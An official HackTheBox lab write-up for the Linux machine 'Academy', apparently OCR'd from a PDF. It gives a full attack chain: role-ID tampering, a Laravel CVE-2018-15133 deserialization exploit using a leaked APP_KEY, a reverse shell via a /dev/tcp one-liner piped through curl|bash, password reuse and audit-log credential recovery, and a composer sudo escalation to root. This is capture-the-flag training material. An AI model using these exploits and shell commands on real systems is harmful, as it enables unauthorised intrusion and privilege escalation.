HACKTHEBOX

Academy

23th Feb 2021 / Document No D21.100.107

Prepared By: felamos

Machine Creator(s): egre55 & mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Academy is an easy difficulty Linux machine that features an Apache server hosting a PHP website. The website is found to be the HTB Academy learning platform. Capturing the user registration request in Burp reveals that we are able to modify the Role ID, which allows us to access an admin portal. This reveals a vhost, that is found to be running on Laravel. Laravel debug mode is enabled, the exposed API Key and vulnerable version of Laravel allow us carry out a deserialization attack that results in Remote Code Execution. Examination of the Laravel `.env` file for another application reveals a password that is found to work for the `cry0l1t3` user, who is a member of the `adm` group. This allows us to read system logs, and the TTY input audit logs reveals the password for the `mrb3n` user. `mrb3n` has been granted permission to execute composer as root using `sudo`, which we can leverage in order to escalate our privileges.

Skills Required

- Web Enumeration
- Linux Enumeration

Skills Learned

- Laravel Token Deserialization
- Composer
- pam_tty_audit

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.215 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.215
```


```
nmap -p$ports -sC -sV 10.10.10.215

Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.17s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
80/tcp    open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Hack The Box Academy
4761/tcp  closed unknown
22577/tcp closed unknown
27605/tcp closed unknown
33060/tcp open   mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq,
TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

Nmap reveals that an OpenSSH Server is running at port 22 and the banner reveals that this is a Ubuntu Linux server. An Apache server is running at port 80 hosting a site with the title "Hack The Box Academy". We also have a MySQL server running on port 33060. Let's enumerate the website on port 80.


This redirects us to http://academy.htb, lets add it to our host file.

```
echo "10.10.10.215 academy.htb" >> /etc/hosts # root priv required
```

We confirm that website is running PHP by navigating to `/index.php`. This website has "Login" and "Register" links. Let's register an account and login.



Upon registering, the website redirects us to a welcome page before redirecting back to the login page. Let's login with our credential.



The website displays modules from Hack The Box Academy, but there doesn't seem to be any additional functionality available that we could exploit. Let's enumerate for hidden directories and files. We will be using dirsearch, but feel free to use other directory brute force tools.

```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
pip3 install -r requirements.txt

python3 dirsearch.py -u http://academy.htb/
```

Dirsearch comes with its own wordlists which can be found in the `db/` folder.

```
python3 dirsearch.py -u http://academy.htb/

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |
Wordlist size: 10848

[16:23:11] Starting:

<SNIP>

[16:23:17] 200 -    3KB - /admin.php
[16:23:21] 200 -    0B  - /config.php
[16:23:23] 302 -   54KB - /home.php  ->  login.php
[16:23:23] 301 -  311B  - /images  ->  http://academy.htb/images/
[16:23:23] 403 -  276B  - /images/
[16:23:23] 200 -    2KB - /index.php
[16:23:23] 200 -    2KB - /index.php/login/
[16:23:24] 200 -    3KB - /login.php
[16:23:26] 200 -    3KB - /register.php
```

Dirsearch reveals a lots of PHP files of which `admin.php` is the most interesting. Browsing to `/admin` reveals a login page. Attempting to login with our registered user fails. Let's try to register a new account again, examine the request in Burp Suite and see if we can bypass the login.

Documentation to help configure Burp Suite is available here. Let's enable intercept mode and register a new user.

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

```
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 Content-Length: 59
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://academy.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
10 Referer: http://academy.htb/register.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: ajs_anonymous_id=%22cef553fc-e362-42c7-a187-29946b6645db%22; PHPSESSID=5hvgsoa6ab4o
14 Connection: close
15
16 uid=testuser2&password=testuser2&confirm=testuser2&roleid=0
```


```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
```

```
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=5hvgsoa6ab4ot465a7e4l6cinm
Upgrade-Insecure-Requests: 1

uid=testuser2&password=password123%40&confirm=password123%40&roleid=0
```

We see a POST request sent to `register.php` with `uid` as the username, `password` as the password and the parameter `roleid`, which is set to 0. Maybe this parameter is being used to control application permissions? Lets change it from `0` to `1` and see if anything changes.


```
uid=testuser2&password=password123%40&confirm=password123%40&roleid=1
```

Logging into `login.php` with our new credentials doesn't provide us with any additional functionality, but this time we are able to login at `/admin.php`.




After logging on we're greeted with an "Academy Launch Planner". There are several items that have been completed, but the last item is still pending (Fix issue with dev-staging-01.academy.htb). Let's add this host to our hosts file, disable the proxy and browse to it.

```
echo "10.10.10.215 dev-staging-01.academy.htb" >> /etc/hosts # You need root priv
```



Laravel displays this type of error when debug mode is enabled. This happens when APP_DEBUG is set to TRUE in the `.env`. We are unsure of the exact Laravel version, but we can still try to take an educated guess. Laravel uses Ignition to display richly formatted debug mode errors. The current version of Laravel displays errors that look like this (this example is from the Ignition readme.md).

The first line of the `readme.md` states that `Ignition is a beautiful and customizable error page for Laravel applications running on Laravel 5.5 and newer.` The debug UI on the machine is different to this, so we can assume that it's running an older version, possibly around Laravel 5x. Laravel in debug mode can also return sensitive information such as the API Key or MySQL credentials, which can be found on scrolling down to the "Environment Variables" section.



Foothold

Laravel 5.X exploit

All Videos Images News Shopping More Settings Tools

About 184,000 results (0.49 seconds)

www.exploit-db.com › exploits

PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token ...

16 Jul 2019 — ... module **exploits** a **vulnerability** in the PHP **Laravel** Framework for versions 5.5.40, 5.6.**x** <= 5.6.29. Remote Command Execution is possible ...

Searching online for `Laravel 5.X exploit`, we come across this Exploit-DB page. The exploit explains that it's possible to get remote code execution when the Laravel API key is leaked. We can run any code we want via the `HTTP X-XSRF-TOKEN` header because it makes an insecure `unserialize` call to `Illuminate/Encryption/Encrypter.php`. In order to understand the impact of compromised Laravel API, we have to understand how Laravel session cookies work. Let's look at this Laravel session.


```
'laravel_session=eyJpdiI6IlpIVnRiWGtnWkdGMFlRbz0iLCJ2YWx1ZSI6IlptOXlYM1JsYzNScGJtY0s9IiwibWFjIjoiMTgwOWY4Y2MyM2JkOWQyZWRjYTEyOGZjODQ1NTQzNzcyZGEyYWY2ZDlhZjJhOWNiODlkMDA5NDQzNjQwYTBhZiIsImFsZyI6IkhTMjU2In0.e30.OKPz-dlTXA5jE7Iy5SKTK4FpJi3Grbd85bIBv6tYofQ'
```


Laravel sessions are JSON objects, which can be decoded using jwt.io.

JWT Debugger Libraries Introduction Ask Get a T-shirt! Crafted by Auth0

Encoded


```
eyJpdiI6IlpIVnRiWGtnWkdGMFlRbz0iLCJ2YWx1ZSI6IlptOXlYM1JsYzNScGJtY0s9IiwibWFjIjoiMTgwOWY4Y2MyM2JkOWQyZWRjYTEyOGZjODQ1NTQzNzcyZGEyYWY2ZDlhZjJhOWNiODlkMDA5NDQzNjQwYTBhZiIsImFsZyI6IkhTMjU2In0.e30.OKPz-dlTXA5jE7Iy5SKTK4FpJi3Grbd85bIBv6tYofQ
```


Decoded

HEADER:


```
{
  "iv": "ZHVtbXkgZGF0YQo=",
  "value": "Zm9yX3Rlc3RpbmcK=",
  "mac":
"1809f8cc23bd9d2edca128fc845543772da2af6d9af2a9cb89d009443640a0af",
  "alg": "HS256"
}
```


PAYLOAD:

```
{}
```

In this JSON Object we have an `iv` (initialization vector), which is randomly generated data. `value` is an encrypted value, and `mac` stands for message authentication code. Laravel calculates these values using PHP OpenSSL. There are two functions inside `Encrypter.php`, encrypt and decrypt. Let's examine them.

```
    public function encrypt($value, $serialize = true)
    {
```

```
        $iv = random_bytes(openssl_cipher_iv_length($this->cipher));
        $value = \openssl_encrypt(
            $serialize ? serialize($value) : $value,
            $this->cipher, $this->key, 0, $iv
        );
        if ($value === false) {
            throw new EncryptException('Could not encrypt the data.');
        }
        $mac = $this->hash($iv = base64_encode($iv), $value);
        $json = json_encode(compact('iv', 'value', 'mac'));

        if (json_last_error() !== JSON_ERROR_NONE) {
            throw new EncryptException('Could not encrypt the data.');
        }
        return base64_encode($json);
    }
```

In this encrypt function of Laravel, it generates the `iv` and `value` using OpenSSL and serializes them. It also generates a `mac` using `iv` and `value`, before returning JSON encoded object as output. Let's now take a look at the decrypt function.

```
    public function decrypt($payload, $unserialize = true)
    {
        $payload = $this->getJsonPayload($payload);
        $iv = base64_decode($payload['iv']);
        $decrypted = \openssl_decrypt(
            $payload['value'], $this->cipher, $this->key, 0, $iv
        );
        if ($decrypted === false) {
            throw new DecryptException('Could not decrypt the data.');
        }
        return $unserialize ? unserialize($decrypted) : $decrypted;
    }
```

In this function, it's getting the `iv` and `value` in order to decrypt the data before unserializing the `decrypted` variable. If we provide it with a valid JSON object it will attempt to unserialize it and should allow us to execute any command we want. There is a Python exploit for this vulnerability. Let's see how this exploit works.

```
wget https://raw.githubusercontent.com/aljavier/exploit_laravel_cve-2018-15133/main/pwn_laravel.py
```

It has three main functions: `generate_payload`, `encrypt` and `exploit`. We'll examine them one by one.

```
def generate_payload(cmd, key, method=1):
    # Porting phpgcc thing for Laravel RCE php objects - code mostly borrowed
from Metasploit's exploit
    if method == 1: # Laravel RCE1
        payload_decoded = 'O:40:"Illuminate\\Broadcasting\\PendingBroadcast":2:
{s:9:"' + "\x00" + '*' + "\x00" + 'events";O:15:"Faker\\Generator":1:{s:13:"' +
"\x00" + '*' + "\x00" + 'formatters";a:1:{s:8:"dispatch";s:6:"system";}}s:8:"' +
"\x00" + '*' + "\x00" + 'event";s:' + str(len(cmd)) + ':"' + cmd + '";}'
<SNIP>
    value = base64.b64encode(payload_decoded.encode()).decode('utf-8')
    key = base64.b64decode(key)
    return encrypt(value, key)
```

This function has contains payload data that contains a `cmd` variable. This data is base64-encoded and assigned to the `value` variable. It then base64-decodes the leaked Laravel API key and assigns this value to the variable `key`. At the end, it calls the encrypt function, passing those two variables. Let's take a look at the encrypt function.

```
def encrypt(text, key):
    cipher = AES.new(key,AES.MODE_CBC)
    value = cipher.encrypt(pad(base64.b64decode(text), AES.block_size))
    payload = base64.b64encode(value)
    iv_base64 = base64.b64encode(cipher.iv)
    hashed_mac = hmac.new(key, iv_base64 + payload, sha256).hexdigest()
    iv_base64 = iv_base64.decode('utf-8')
    payload = payload.decode('utf-8')
    data = { 'iv': iv_base64, 'value': payload, 'mac': hashed_mac}
    json_data = json.dumps(data)
    payload_encoded = base64.b64encode(json_data.encode()).decode('utf-8')
    return payload_encoded
```

This function uses the cipher module to encrypt the `mac`, `vi` and `value`. The data `{ 'iv': iv_base64, 'value': payload, 'mac': hashed_mac}` is base64-encoded and returned as output.

```
def exploit(url, api_key, cmd, method=1):
    payload = generate_payload(cmd, api_key, method)
    return requests.post(url,headers={'X-XSRF-TOKEN': payload})
```

The `exploit` function takes in the payload and makes a POST request to web application with the `X-XSRF-TOKEN` header. Now we understand what it's doing, let's run the exploit and attempt to get a reverse shell. We are providing the URL and leaked `APP_KEY` as a positional argument, and specify `interactive` mode.

```
git clone https://github.com/aljavier/exploit_laravel_cve-2018-15133
cd exploit_laravel_cve-2018-15133/
pip3 install -r requirements.txt

python3 pwn_laravel.py http://dev-staging-01.academy.htb/
dBLUaMuZz7IqO6XtL/Xnz/9OEjq+DEEynggqubHWFjO= --interactive
```

```
python3 pwn_laravel.py http://dev-staging-01.academy.htb/
dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0= --interactive

Linux academy 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux

 Running in interactive mode. Press CTRL+C to exit.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This is successful and we get a semi-interactive shell, which we can upgrade to a fully interactive shell.

```
echo 'bash -i >& /dev/tcp/10.10.14.3/4444 0>&1' > index.html
sudo python3 -m http.server 80
nc -lvnp 4444
curl 10.10.14.2|bash

python3 -c 'import pty;pty.spawn("/bin/bash");'
CTRL + Z
stty raw -echo
fg
<return>
```

```
nc -lvnp 4444
<SNIP>
www-data@academy:/var/www/html/htb-academy-dev-01/public$ python3 -c
'import pty;pty.spawn("/bin/bash");'
<ic$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ^Z
[1]+  Stopped                 nc -lvnp 4444

stty raw -echo
fg

www-data@academy:/var/www/html/htb-academy-dev-01/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

Lateral Movement

We recall from the Nmap result that there's a MySQL instance listening on port 33060. Laravel uses `.env` files for database configurations (PHP package phpdotenv). On enumerating the file system, we find two Laravel applications are configured, `htb-academy-dev-01` and `academy`. Inspection of the `academy` Laravel application reveals MySQL credentials in the `.env`. The main Academy application can be found at `/var/www/html/academy`, with htb-academy-dev-01 at `/var/www/html/htb-academy-dev-01`. Further information about the Laravel environment configuration file is available in this Laravel document. The Academy `.env` file is below.

```
cat /var/www/html/academy/.env
```

```
cat /var/www/html/academy/.env
<SNIP>
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

Attempting to login into MySQL using the `mysql` client with these credentials fails. However, password reuse is very common, let's enumerate the system users and see if any of them use the same password. We can read `/etc/passwd` in order to get all users on this system, this file contains an entry for all users including their UID, home directory and default shell.

```
cat /etc/passwd
```

```
cat /etc/passwd
<SNIP>
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
```

The password is found to work with the `cry0l1t3` user. We can login as `cry0l1t3` with the password `mySup3rP4s5w0rd!!` using su.


```
su cry0l1t3
```

```
su cry0l1t3
Password: mySup3rP4s5w0rd!!
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

The `id` command reveals that this user is a member of `adm` group. The `adm` group allows users to read system logs. In Linux all logs are located inside the `/var/log` folder. Lets change the directory to `/var/log` and list the log files.

```
cd /var/log && ls
alternatives.log       dmesg.4.gz     syslog.5.gz
alternatives.log.1     dpkg.log       syslog.6.gz
alternatives.log.2.gz  dpkg.log.1     syslog.7.gz
alternatives.log.3.gz  dpkg.log.2.gz  ubuntu-advantage.log
apache2                dpkg.log.3.gz  unattended-upgrades
apt                    dpkg.log.4.gz  vmware-network.1.log
audit                  faillog        vmware-network.2.log
auth.log               installer      vmware-network.3.log
auth.log.1             journal        vmware-network.4.log
auth.log.2.gz          kern.log       vmware-network.5.log
auth.log.3.gz          kern.log.1     vmware-network.6.log
auth.log.4.gz          kern.log.2.gz  vmware-network.7.log
bootstrap.log          kern.log.3.gz  vmware-network.8.log
```

There are lots of logs but the most interesting one is `audit`. Let's search online and learn more about it.



The Linux kernel logs a lot of things but by default it doesn't log TTY input. The `audit` log allows sysadmins to log this. If logging of TTY input is enabled, any input including passwords are stored hex-encoded inside `/var/log/audit/audit.log`. We can decode these values manually or use the `aureport` utility to query and retrieve records of TTY input. To learn more about PAM TTY see this page. Let's query all TTY logs.

```
aureport --tty
```

```
aureport  --tty

TTY Report
===============================================
# date time event auid term sess comm data
===============================================
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
3. 08/12/2020 02:28:24 89 0 ? 1 sh "whoami",<nl>
4. 08/12/2020 02:28:28 90 0 ? 1 sh "exit",<nl>
5. 08/12/2020 02:28:37 93 0 ? 1 sh "/bin/bash -i",<nl>
```

The TTY report reveals that the `mrb3n` user logged in with the password `mrb3n_Ac@d3my!` using `su`. Let's do the same.

```
su mrb3n
```

```
su mrb3n
Password: mrb3n_Ac@d3my!
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
```

Privilege Escalation

Running `sudo -l` with correct password reveals that `mrb3n` has a sudo entry allowing them to run `composer` as root.

```
sudo -l
```

```
sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

There is an entry on GTFOBins for composer. It involves creating a composer.json file with a "scripts" property. Composer allow users to execute system command using script options. We can learn more about it here.

Sudo #

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

After inputting these commands, we successfully obtain a shell as root and can access the root.txt.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}'
>$TF/composer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
[sudo] password for mrb3n:
<SNIP>
Do not run Composer as root/super user! See
https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
uid=0(root) gid=0(root) groups=0(root)
#
```